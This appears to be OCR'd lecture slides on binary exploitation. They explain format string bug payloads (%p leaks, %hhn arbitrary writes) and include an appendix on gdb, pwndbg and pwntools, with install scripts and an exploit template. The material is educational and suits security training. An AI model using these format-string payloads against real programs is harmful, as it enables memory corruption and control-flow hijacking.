
# \$ FSB Example

```
u1f383@u1f383:/
```

```
printf("%6$p %7$s");
printf("%64c%8$hhn");
10th param 為 rsp+32，$n 會將印出的
總字元數以 4 byte 寫到 0x401008
printf("%3735928559c%10$n");
```



Stack



' \*3735928558 + 1 char

# \$ FSB


## Example



# \$ FSB

## Concept

- ▶ FSB 沒有一定的使用方式，只有一些 format 是比較常見的：
  - ⦿ %p - leak code / libc / stack address
  - ⦿ %\*\*\*c%k\$(hhn|hn|n) - 寫任意值到第 k 個參數指向的位址
    - > %Xc - 印出 X 個字元
    - > k\$ - 指定第 k 個參數
    - > %(hhn|hn|n) - 將輸出的字元數以 1 / 2 / 4 bytes 寫到參數指向的位址
- ▶ 因為能控制寫入的大小與位址，因此也可以配合 partial overwrite 做 exploit
- ▶ 基本上不太會用 %k\$n 此 format，因為一次寫入 4 bytes 會太多





# Appendix

# \$ Appendix

## Tools

- ▶ *gdb* - the GNU debugger

- ▶ gdb plugins

- ⦿ gef

- ⦿ pwndbg

- ⦿ pwngdb



```
#!/bin/bash

# install gdb
sudo apt install gdb

# install pwndbg
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh

# install gef
bash -c "$(curl -fsSL http://gef.blah.cat/sh)"

# install pwngdb
cd ~/
git clone https://github.com/scwuaptx/Pwngdb.git
cat ~/Pwngdb/.gdbinit >> ~/.gdbinit
```

```
u1f383@u1f383:/
```

```
$ #### Normal #####
b *<addr>      # break at addr
start            # break at main automatically
r                # run program
si               # exec one insn and step into
ni               # exec one insn and go next
s                # exec one line code and step into
n                # exec one line code and go next
x/30gx <addr>  # print content as 8 bytes, 30 times, hex format
x/10i <addr>   # print content as instruction, 10 lines, hex format
p <variable>    # print var's value

#### Advanced #####
xinfo <addr>      # extended information for virtual address
vmmmap           # virtual memory map
telescope         # recursively deference pointer (default $sp)
bt               # backtrace
p *(struct Test *) <addr> # print content in addr as struct Test
ctx              # refresh current status
fin              # finish current function
```

0 > 1 > docker

[ REGISTERS ]

```
RAX 0x55b2bb4aa149 (main) ← endbr64
RBX 0x55b2bb4aa170 (_libc_csu_init) ← endbr64
RCX 0x55b2bb4aa170 (_libc_csu_init) ← endbr64
RDX 0x7ffc0182ee28 → 0x7ffc0182f84c ← 'PYTHONIOENCODING=UTF-8'
RDI 0x1
RSI 0x7ffc0182ee18 → 0x7ffc0182f842 ← '/tmp/test'
R8 0x0
R9 0x7f4a65933d50 ← endbr64
R10 0x0
R11 0x0
R12 0x55b2bb4aa060 (_start) ← endbr64
R13 0x7ffc0182ee10 ← 0x1
R14 0x0
R15 0x0
RBP 0x0
RSP 0x7ffc0182ed28 → 0x7f4a657480b3 (_libc_start_main+243) ← mov edi, eax
RIP 0x55b2bb4aa149 (main) ← endbr64
```

[ DISASM ]

```
► 0x55b2bb4aa149 <main> endbr64
 0x55b2bb4aa14d <main+4> push rbp
 0x55b2bb4aa14e <main+5> mov rbp, rsp
 0x55b2bb4aa151 <main+8> lea rdi, [rip + 0xeac]
 0x55b2bb4aa158 <main+15> call puts@plt <puts@plt>
 0x55b2bb4aa15d <main+20> mov eax, 0
 0x55b2bb4aa162 <main+25> pop rbp
 0x55b2bb4aa163 <main+26> ret
 0x55b2bb4aa164 nop word ptr cs:[rax + rax]
 0x55b2bb4aa16e nop
 0x55b2bb4aa170 <__libc_csu_init> endbr64
```

[ SOURCE (CODE) ]

```
In file: /tmp/test.c
1 #include <stdio.h>
2
3 int main()
► 4 {
5     puts("OWO");
6     return 0;
7 }
```

[ STACK ]

00:0000	rsp 0x7ffc0182ed28 → 0x7f4a657480b3 (_libc_start_main+243) ← mov edi, eax
01:0008	0x7ffc0182ed30 → 0x7f4a6594f620 (_rtld_global_ro) ← 0x50a2f00000000
02:0010	0x7ffc0182ed38 → 0x7ffc0182ee18 → 0x7ffc0182f842 ← '/tmp/test'
03:0018	0x7ffc0182ed40 ← 0x100000000
04:0020	0x7ffc0182ed48 → 0x55b2bb4aa149 (main) ← endbr64
05:0028	0x7ffc0182ed50 → 0x55b2bb4aa170 (_libc_csu_init) ← endbr64
06:0030	0x7ffc0182ed58 ← 0xbdfe5f8fb270b7df
07:0038	0x7ffc0182ed60 → 0x55b2bb4aa060 (_start) ← endbr64

[ BACKTRACE ]

```
► f 0 0x55b2bb4aa149 main
  f 1 0x7f4a657480b3 __libc_start_main+243
```


pwndbg>

gdb + pwndbg

# \$ Appendix

## Tools

- ▶ pwntools - an python exploit development library



A screenshot of a terminal window titled "u1f383@u1f383:/". The window contains the following command-line session:

```
#!/bin/bash

sudo apt-get update
sudo apt-get install python3 python3-pip python3-dev
git libssl-dev libffi-dev build-essential

python3 -m pip install --upgrade pip
python3 -m pip install --upgrade pwntools
```

```
#!/usr/bin/python3

from pwn import *
import sys

# specified arch
context.arch = 'amd64'
# specified terminal
context.terminal = ['tmux', 'splitw', '-h']

if len(sys.argv) != 2:
    exit(1)

HOST = 'localhost'
PORT = 9999
BINARY = './test'

# ./exp.py remote
# ./exp.py local
if sys.argv[1] == 'remote':
    # connect to remote server
    r = remote(HOST, PORT)
elif sys.argv[1] == 'local':
    # run program in local
    r = process(BINARY)
else:
    exit(1)

r.interactive()
```

template

```
#!/usr/bin/python3

... # init

r.send('A') # "A"
r.sendline('A') # "A\n"

r.recvline() # recv until line
r.recvuntil('A') # stop until recv 'A'

r.sendafter('A', 'B') # after recv 'A', send 'B'
r.sendlineafter('A', 'B') # after recv 'A', send 'B\n'

# little endian
# b'\x11\x00\xff\xee\xdd\xcc\xbb\xaa'
p64(0xAABBCCDDEEFF0011)

# big endian
# 0xAABBCCDDEEFF0011
u64(b'\x11\x00\xff\xee\xdd\xcc\xbb\xaa')

